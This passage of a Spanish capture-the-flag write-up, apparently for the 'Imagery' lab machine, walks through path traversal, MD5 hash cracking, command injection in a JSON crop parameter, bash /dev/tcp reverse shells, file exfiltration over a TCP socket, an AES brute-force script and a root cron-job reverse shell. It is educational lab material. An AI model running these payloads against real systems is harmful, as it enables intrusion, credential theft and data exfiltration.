ffuf -fc 500 -w /usr/local/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 'session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aVwOrA.VcDiL87OwQnGEtK6Ul7qcviFEgI' -u 'http://10.10.11.88:8000/admin/get_system_log?log_identifier=../FUZZ.py'

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.88:8000/admin/get_system_log?log_identifier=../FUZZ.py
 :: Wordlist         : FUZZ: /usr/local/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Header           : Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aVwOrA.VcDiL87OwQnGEtK6Ul7qcviFEgI
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 500
________________________________________________

app                     [Status: 200, Size: 1943, Words: 229, Lines: 49, Duration: 149ms]
config                  [Status: 200, Size: 1809, Words: 170, Lines: 52, Duration: 153ms]
utils                   [Status: 200, Size: 4023, Words: 811, Lines: 124, Duration: 157ms]
Como es común en servidores web
python, existen archivos comoapp.py,config.pyyutils.py.
Web’s Database - db.json
Al mostrar el archivo config.py, veremos que se define un archivo donde se guardan los datos. Un archivo JSON llamado db.json

Al solicitar este archivo, veremos los registros de cada usuario de la web

Hash Cracking
Solicitaremos este archivo realizando una solicitud HTTP al servidor más o menos de la siguiente manera
En este caso aprovecharemos la herramienta
jqpara aplicar una serie de filtros y así obtener un formato de hash que identificará al usuario en caso de descifrar la contraseña.
curl -s 'http://10.10.11.88:8000/admin/get_system_log?log_identifier=../db.json' -b 'session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aVwOrA.VcDiL87OwQnGEtK6Ul7qcviFEgI' | jq -r '.users[] | "\(.username | split("@")[0]):\(.password)"' | tee hashes.txt

admin:5d9c1d507a3f76af1e5c97a3ad1eaa31
testuser:2c65c8d7bfbca32a3ed42596192384f6
Nos quedará el archivo hashes.txt, donde la cadena parece estar cifrada en MD5.
Lanzaremos una herramienta de cracking para intentar descifrar estos hashes a través de un ataque basado en diccionario
john --wordlist=/usr/local/share/wordlists/rockyou.txt hashes.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE4.1 4x5])
Press 'q' or Ctrl-C to abort, almost any other key for status
iambatman        (testuser)
1g 0:00:00:01 DONE (2026-01-05 16:51) 0.7142g/s 10245Kp/s 10245Kc/s 10418KC/s !..*7¡Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
Web Session as testuser
Descubrimos la contraseña del usuario testuser, iniciaremos sesión en la plataforma web con sus credenciales

Al momento de editar una foto desde la galería de imágenes, veremos que tenemos acceso a las opciones que antes no teníamos disponibles

Haremos pruebas manuales averiguando cómo el servidor procesa las opciones disponibles
OS Command Injection
Haciendo unas pruebas con la funcionalidad Transform Image > Crop

Obtendremos un error que nos dice que se usan los parámetros dentro de un comando

Proof of Concept
El error que obtenemos se debe a que después del comando id que intentamos inyectar, se concatena un 0, posiblemente el valor y que sigue.
Podemos iniciar un listener ICMP para intentar enviar un ping a nuestra IP y validar ejecución de comandos:
tcpdump -i tun0 icmp
Enviaremos el comando encapsulado en ;command; para que pueda interpretarse por separado, aunque obtengamos un error en Burpsuite
{
	"imageId":"51e2e466-fb6f-4e83-8971-4cb18964ea36",
	"transformType":"crop",
	"params":{
		"x":";id;",
		"y":123,
		"width":750,
		"height":467
	}
}
Desde nuestro listener recibiremos una traza ICMP. ¡Tenemos RCE!
11:38:09.550808 IP imagery.htb > 10.10.14.11: ICMP echo request, id 59642, seq 1, length 64
11:38:09.550861 IP 10.10.14.11 > imagery.htb: ICMP echo reply, id 59642, seq 1, length 64
Exploiting
Antes de enviar una reverse shell, iniciaremos un listener en nuestra máquina atacante por un puerto, en mi caso elegí el 443
nc -lvnp 443
Es posible usar la ruta especial /dev/tcp para abrir un socket TCP hacia nuestra IP, enviando una shell con el parámetro -i
{
	"imageId":"d09a1e06-6dbe-45b7-af3f-32a30972d066",
	"transformType":"crop",
	"params":{
		"x":";bash -c \"bash -i >& /dev/tcp/10.10.14.11/443 0>&1\";",
		"y":  123,
		"width":750,
		"height":467
	}
}
Shell as web
En nuestro listener recibiremos una consola de bash como el usuario web
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.88] 53990
bash: cannot set terminal process group (1332): Inappropriate ioctl for device
bash: no job control in this shell
web@Imagery:~/web$ whoami
web
TTY Treatment
Haremos un tratamiento de la TTY para poder obtener una consola interactiva, donde podamos utilizar Ctrl+C sin terminar el proceso de la shell, además de ajustar las proporciones de la terminal
web@Imagery:~/web$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
web@Imagery:~/web$ ^Z
[1]  + 146805 suspended  nc -lvnp 443
root@parrot exploits # stty raw -echo;fg
[1]  + 146805 continued  nc -lvnp 443
                                     reset xterm

web@Imagery:~/web$ export TERM=xterm
web@Imagery:~/web$ stty rows 44 columns 184
System Enumeration
Una vez dentro de la máquina, enumeraremos el sistema buscando una vía potencial para escalar privilegios o pivotar a otro Web usuario
web@Imagery:~/web$ id
uid=1001(web) gid=1001(web) groups=1001(web)
Users
Al consultar el archivo passwd, veremos que solamente existen los usuarios web, mark y root
web@Imagery:~/web$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
web:x:1001:1001::/home/web:/bin/bash
mark:x:1002:1002::/home/mark:/bin/bash
Web Backup File
Durante una enumeración manual de rutas, encontraremos /var/backup, distinta de /var/backups
web@Imagery:~/web$ ls /var -la
total 60
drwxr-xr-x 14 root root   4096 Sep 22 18:56 .
drwxr-xr-x 20 root root   4096 Sep 22 19:10 ..
drwxr-xr-x  2 root root   4096 Sep 22 18:56 backup
drwxr-xr-x  3 root root   4096 Sep 23 16:27 backups
drwxr-xr-x 17 root root   4096 Sep 22 18:56 cache
drwxrwsrwt  2 root root   4096 Sep 22 18:56 crash
drwxr-xr-x 45 root root   4096 Sep 22 19:11 lib
drwxrwsr-x  2 root staff  4096 Sep 22 18:56 local
lrwxrwxrwx  1 root root      9 Oct  7  2024 lock -> /run/lock
drwxrwxr-x  8 root syslog 4096 Jan  6 10:08 log
drwxrwsr-x  2 root mail   4096 Sep 22 18:56 mail
drwxr-xr-x  2 root root   4096 Sep 22 18:56 opt
lrwxrwxrwx  1 root root      4 Oct  7  2024 run -> /run
drwxr-xr-x  8 root root   4096 Sep 22 18:56 snap
drwxr-xr-x  4 root root   4096 Sep 22 18:56 spool
drwxrwxrwt  9 root root   4096 Jan  6 13:01 tmp
-rw-r--r--  1 root root    208 Oct  7  2024 .updated
En el directorio /var/backup veremos el siguiente archivo, un archivo comprimido que además posee una extensión .aes
web@Imagery:~/web$ ls -l /var/backup
total 22516
-rw-rw-r-- 1 root root 23054471 Aug  6  2024 web_20250806_120723.zip.aes
File Transfer
Podemos transferir este archivo comprimido a nuestra máquina atacante con un socket TCP
web@Imagery:~/web$ cat /var/backup/web_20250806_120723.zip.aes > /dev/tcp/10.10.14.11/443
Para verificar la integridad del archivo durante la transferencia, podemos computar su hash MD5 con la herramienta md5sum, ambos archivos deben retornar el mismo hash
web@Imagery:~/web$ md5sum /var/backup/web_20250806_120723.zip.aes
c1355c88e9a51158f1f044243d08d042  /var/backup/web_20250806_120723.zip.aes

user@attacker-machine$ md5sum web_20250806_120723.zip.aes
c1355c88e9a51158f1f044243d08d042  web_20250806_120723.zip.aes
pyAesCrypt
El archivo comprimido está cifrado con la librería pyAesCrypt, en su versión 6.1.1
file web_20250806_120723.zip.aes
web_20250806_120723.zip.aes: AES encrypted data, version 2, created by "pyAesCrypt 6.1.1"
AES Decrypt - Brute Force
pyAesCryptes un módulo y script de cifrado de archivos dePython3que utilizaAES256-CBCpara cifrar/descifrar archivos y flujos binarios.
Según la documentación de la librería pyAesCrypt, posee funciones para cifrar/descifrar archivos
import pyAesCrypt
password = "please-use-a-long-and-random-password"
# encrypt
pyAesCrypt.encryptFile("data.txt", "data.txt.aes", password)
# decrypt
pyAesCrypt.decryptFile("data.txt.aes", "dataout.txt", password)
Python Scripting
Para proteger los paquetes del sistema, utilizaremos un entorno virtual
python3 -m venv .venv
source .venv/bin/activate
pip install 'pyAesCrypt==6.1.1'
pip install pwntools # Opcional, aunque necesario para el siguiente script
Podemos usar la función decryptFile() para intentar hacer fuerza bruta con un diccionario como el rockyou.txt usando un bucle.
Cada línea del diccionario será usado en un intento para descifrar el archivo
#!/usr/bin/env pyhton3
import pyAesCrypt
import sys
from pwn import log

def decrypt_attempt(encrypted, out_filename, password):
    try:
        pyAesCrypt.decryptFile(encrypted, out_filename, password)
        return True
    except:
        return False

def brute(encrypted, out_filename, wordlist):

    bar = log.progress("Trying")
    try:
        with open(wordlist, 'r') as w:
            for password in w:
                result = decrypt_attempt(encrypted, out_filename, password.strip())

                bar.status(password)
                if result:
                    log.success(f"Password found!: {password}")
                    return
    except:
        log.error("Error, exiting...")
        sys.exit(1)

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print(f"Usage: pyhton3 {sys.argv[0]} <aes_file> <wordlist>")
        sys.exit(1)

    aes_file = sys.argv[1]
    wordlist = sys.argv[2]

    out_filename = aes_file.rsplit('.aes', 1)[0]
    brute(aes_file, out_filename, wordlist)
Brute Force
Al lanzar nuestra mini herramienta, descubriremos que la contraseña es bestfriends
python3 aes_brute.py web_20250806_120723.zip.aes /usr/share/wordlists/rockyou.txt

[>] Trying: bestfriends
[+] Password found!: bestfriends
Además de esto, en nuestro directorio de trabajo se creará un archivo .zip resultante del proceso de descifrado
ls web*

web_20250806_120723.zip  web_20250806_120723.zip.aes
Al ser una copia de seguridad de la web, los archivos son los mismos. Existe el mismo archivo de base de datos db.json.
ls web/db.json
web/db.json

cat web/db.json | head
{
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "displayId": "f8p10uw0",
            "isTestuser": false,
            "isAdmin": true,
            "failed_login_attempts": 0,
            "locked_until": null
Haciendo una consulta del campo username, veremos que mark (el cual es válido en el sistema) está contemplado como un registro de esta base de datos
cat web/db.json | jq -r '.users[].username'
admin@imagery.htb
testuser@imagery.htb
mark@imagery.htb
web@imagery.htb
Hash Cracking
Podemos aplicar un filtro rápido con jq para solamente obtener el hash del usuario mark
cat web/db.json | jq -r '.users[] | select(.username == "mark@imagery.htb") | .password' | tee hash.txt
01c3d2e5bdaf6134cec0a367cf53e535
Intentaremos descifrar esta contraseña con herramientas como john o hashcat, usando el diccionario rockyou.txt
john --wordlist=/usr/local/share/wordlists/rockyou.txt hash.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE4.1 4x5])
Press 'q' or Ctrl-C to abort, almost any other key for status
supersmash       (?)
1g 0:00:00:00 DONE (2026-01-06 14:26) 16.66g/s 4325Kp/s 4325Kc/s 4325KC/s swhsco05..stephanie17
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
Shell as mark
Si intentamos conectarnos por ssh a la máquina víctima usando esta contraseña, obtendremos un error de clave pública
ssh mark@imagery.htb
mark@imagery.htb: Permission denied (publickey).
Es posible migrar al usuario mark usando estas credenciales con el comando su (mark:supersmash)
web@Imagery:~/web$ su mark
Password:
mark@Imagery:/home/web/web$
Ya podremos ver la flag del usuario sin privilegios
mark@Imagery:/home/web/web$ cd
mark@Imagery:~$ cat user.txt
f4c...
Escalada de Privilegios
Abusing Sudoers Privileges
Si listamos los privilegios a nivel de sudoers que tenemos configurados, veremos que podemos ejecutar un binario llamado charcol
mark@Imagery:~$ sudo -l
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mark may run the following commands on Imagery:
    (ALL) NOPASSWD: /usr/local/bin/charcol
Buscando en internet sobre esta herramienta no encontraremos información, por lo que podemos decir que se trata de una herramienta personalizada que nos ayuda con la administración de copias de seguridad.
La opción shell nos otorga una consola en la cual podemos ejecutar comandos
mark@Imagery:~$ sudo charcol shell

  ░██████  ░██                                                  ░██
 ░██   ░░██ ░██                                                  ░██
░██        ░████████   ░██████   ░██░████  ░███████   ░███████  ░██
░██        ░██    ░██       ░██  ░███     ░██    ░██ ░██    ░██ ░██
░██        ░██    ░██  ░███████  ░██      ░██        ░██    ░██ ░██
 ░██   ░██ ░██    ░██ ░██   ░██  ░██      ░██    ░██ ░██    ░██ ░██
  ░██████  ░██    ░██  ░█████░██ ░██       ░███████   ░███████  ░██


Charcol The Backup Suit - Development edition 1.0.0

[2025-10-01 03:27:22] [INFO] Entering Charcol interactive shell. Type 'help' for commands, 'exit' to quit.
charcol>
Con el comando help listaremos todos los comandos disponibles, veremos el comando auto add que nos permite crear una tarea cron.
Automated Jobs (Cron):
    auto add --schedule "<cron_schedule>" --command "<shell_command>" --name "<job_name>" [--log-output <log_file>]
      Purpose: Add a new automated cron job managed by Charcol.
      Verification:
        - If '--app-password' is set (status 1): Requires Charcol application password (via global --app-password flag).
        - If 'no password' mode is set (status 2): Requires system password verification (in interactive shell).
      Security Warning: Charcol does NOT validate the safety of the --command. Use absolute paths.
      Examples:
        - Status 1 (encrypted app password), cron:
          CHARCOL_NON_INTERACTIVE=true charcol --app-password <app_password> auto add \
          --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs -p <file_password>" \
          --name "Daily Docs Backup" --log-output <log_file_path>
Como estamos ejecutando esta herramienta como el usuario root, la tarea cron se ejecutará con privilegios elevados a nivel de sistema.
Añadiremos una nueva tarea cron. Esta se encargará de ejecutar una reverse shell hacia nuestra IP por un puerto
charcol> auto add --schedule "* * * * *" --command 'bash -c "bash -i >& /dev/tcp/10.10.14.11/443 0>&1"' --name "rev_shell"

[2025-10-01 03:03:26] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:

[2025-10-01 03:03:28] [INFO] System password verified successfully.
[2025-10-01 03:03:28] [INFO] Auto job 'rev_shell' (ID: 88738d26-2932-49eb-a466-162dca510b90) added successfully. The job will run according to schedule.
[2025-10-01 03:03:28] [INFO] Cron line added: * * * * * CHARCOL_NON_INTERACTIVE=true bash -c "bash -i >& /dev/tcp/10.10.14.11/443 0>&1"
Rápidamente iniciaremos un listener en el puerto que elegimos, el cual se encargará de recibir la reverse shell que la tarea cron ejecuta
nc -lvnp 443
listening on [any] 443 ...
Root Time
Desde nuestro nuevo listener obtendremos una consola como el usuario root
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.88] 36608
bash: cannot set terminal process group (496299): Inappropriate ioctl for device
bash: no job control in this shell
root@Imagery:~#
Opcionalmente podemos hacer un tratamiento de la TTY para operar con una consola interactiva
root@Imagery:~# script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
root@Imagery:~# ^Z
[1]  + 79883 suspended  nc -lvnp 443
root@parrot imagery # stty raw -echo;fg
[1]  + 79883 continued  nc -lvnp 443
                                    reset xterm
root@Imagery:~# export TERM=xterm
root@Imagery:~# stty rows 44 columns 184
Ya podemos ver la última flag ubicada en el directorio /root
root@Imagery:~# cat root.txt
cb2...
Gracias por leer, a continuación te dejo la cita del día.
Light tomorrow with today! — Elizabeth Browning